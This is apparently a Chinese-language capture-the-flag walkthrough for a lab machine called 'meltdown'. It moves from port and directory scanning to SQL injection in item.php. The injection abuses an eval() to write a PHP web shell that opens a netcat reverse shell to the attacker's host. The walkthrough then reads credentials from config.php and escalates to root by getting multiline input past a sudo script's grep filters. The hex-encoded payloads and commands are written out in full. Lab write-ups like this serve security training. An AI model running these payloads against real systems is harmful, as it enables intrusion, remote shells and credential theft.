# meltdown

## nmap与dirb


发现login.php

```bash
┌──(root㉿kali-linux)-[~]
└─# nmap -p- 192.168.3.33
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-03 17:54 CST
Nmap scan report for 192.168.3.33
Host is up (0.00033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:3F:8A:AC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.68 seconds


┌──(root㉿kali-linux)-[~]
└─# gobuster dir -u http://192.168.3.33 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,htm
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.3.33
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt,htm
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 4847]
/login.php            (Status: 200) [Size: 7488]
/item.php             (Status: 200) [Size: 477]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/config.php           (Status: 200) [Size: 1]
/server-status        (Status: 403) [Size: 277]
Progress: 1102790 / 1102790 (100.00%)
===============================================================
Finished
===============================================================
```


# 尝试登录

点物品列表时发现url有提示 `item.php?id=1` ，sql注入


后面加上 `'` 确认可以sql注入



依次尝试列数order by 5, 直到3不报错，说明有3列





`sqlmap` 扫描结果


```bash
sqlmap -u "http://192.168.3.35/item.php?id=1"
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 7101=7101

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1 AND GTID_SUBSET(CONCAT(0x716a787071,(SELECT (ELT(1422=1422,1))),0x71627a7171),1422)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 4669 FROM (SELECT(SLEEP(5)))kEqe)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-4986 UNION ALL SELECT NULL,CONCAT(0x716a787071,0x59574a4b645a4f756d496d4961445066785051724d4556784c6167457478634b754f694f6d73626c,0x71627a7171),NULL-- -
```

尝试发现第 3 列的数据会被 `eval()` 执行

```bash
-1 UNION SELECT 1, 2, 0x706870696e666f28293b #每列依次尝试
-- 0x706870696e666f28293b 为 'phpinfo();' 的 Hex 编码
```




构造RCE注入的hex编码



利用RCE写入web目录

```bash
file_put_contents('shell1.php', '<?php exec("busybox nc 192.168.3.4 443 -e /bin/bash"); ?>');
```

Hex编码后注入

```bash
curl -v "http://192.168.3.35/item.php?id=-1%20UNION%20SELECT%20'','',0x66696c655f7075745f636f6e74656e747328277368656c6c312e706870272c20273c3f70687020657865632822627573796626f78206e63203139322e3136382e332e3420343433202d65202f62696e2f6261736822293b203f3e27293b"
```

成功写入 `shell1.php`， `curl` 执行一下可以执行 `nc` 命令


```Bash
nc -lp 443
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/usr/bin/script -qc /bin/bash /dev/null
....
www-data@meltdown:/var/www/html$ cat config.php
cat config.php
<?php
$db_host = 'localhost';
$db_user = 'root';
$db_pass = 'BtK3hU4yjShsGjKZqZgQp4RP';
$db_name = 'target';
$conn = new mysqli($db_host, $db_user, $db_pass, $db_name);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
session_start();
?>
```

找到mysql密码, 发现用不上，继续查找到opt，发现另一个密码

```Bash
www-data@meltdown:/var/www/html$ mysql -u root -pBtK3hU4yjShsGjKZqZgQp4RP -D target -e 'SELECT * FROM users;'
<ShsGjKZqZgQp4RP -D target -e 'SELECT * FROM users;'
mysql: [Warning] Using a password on the command line interface can be insecure.
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | rin      | rin123   |
+----+----------+----------+
......
www-data@meltdown:/opt$ cat passwd.txt
cat passwd.txt
rin:b59a85af917afd07
```

**rin:b59a85af917afd07**

## ssh




`flag{user-86e507f360df4e80b63234f051c99a6e}`

---

## 提权

```bash
sudo -l
Matching Defaults entries for rin on meltdown:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User rin may run the following commands on meltdown:
    (root) NOPASSWD: /opt/repeater.sh
```

查看 `/opt/repeater.sh` 代码

```bash
#!/bin/bash

main() {
    local user_input="$1"

    if echo "$user_input" | grep -qE '[;&|`$\\]'; then
        echo "错误：输入包含非法字符"
        return 1
    fi

    if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then
        echo "错误：输入包含危险关键字"
        return 1
    fi


    if echo "$user_input" | grep -qE '[[:space:]]'; then
        if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$'; then
            echo "错误：空格使用受限"
            return 1
        fi
    fi


    echo "处理结果：$user_input"


    local sanitized_input=$(echo "$user_input" | tr -d '\n\r')
    eval "output=\"$sanitized_input\""
    echo "最终输出：$output"
}

if [ $# -ne 1 ]; then
    echo "用法：$0 <输入内容>"
    exit 1
fi

main "$1"
```

- 结合deepseek分析代码，grep是逐行匹配的，可以构造多行，第一行符合规则，第二行尝试构造 `"` 来闭合 `echo "$user_input"`
- `echo "$user_input" | tr -d '\n\r'` 尝试分析这行代码，移除用户输入中的所有换行符（`\n`）和回车符（`\r`），然后将处理后的结果赋值给变量 `sanitized_input`，最后传递给 `eval` 。

Bash

```
sudo /opt/repeater.sh 'a
> a" head /root/root.txt "a'
处理结果: a
a" head /root/root.txt "a
==> /root/root.txt <==
flag{root-3508528e639741db9ee8ba82ff66318b}
head: cannot open 'a' for reading: No such file or directory
最终输出:
```

`flag{root-3508528e639741db9ee8ba82ff66318b}`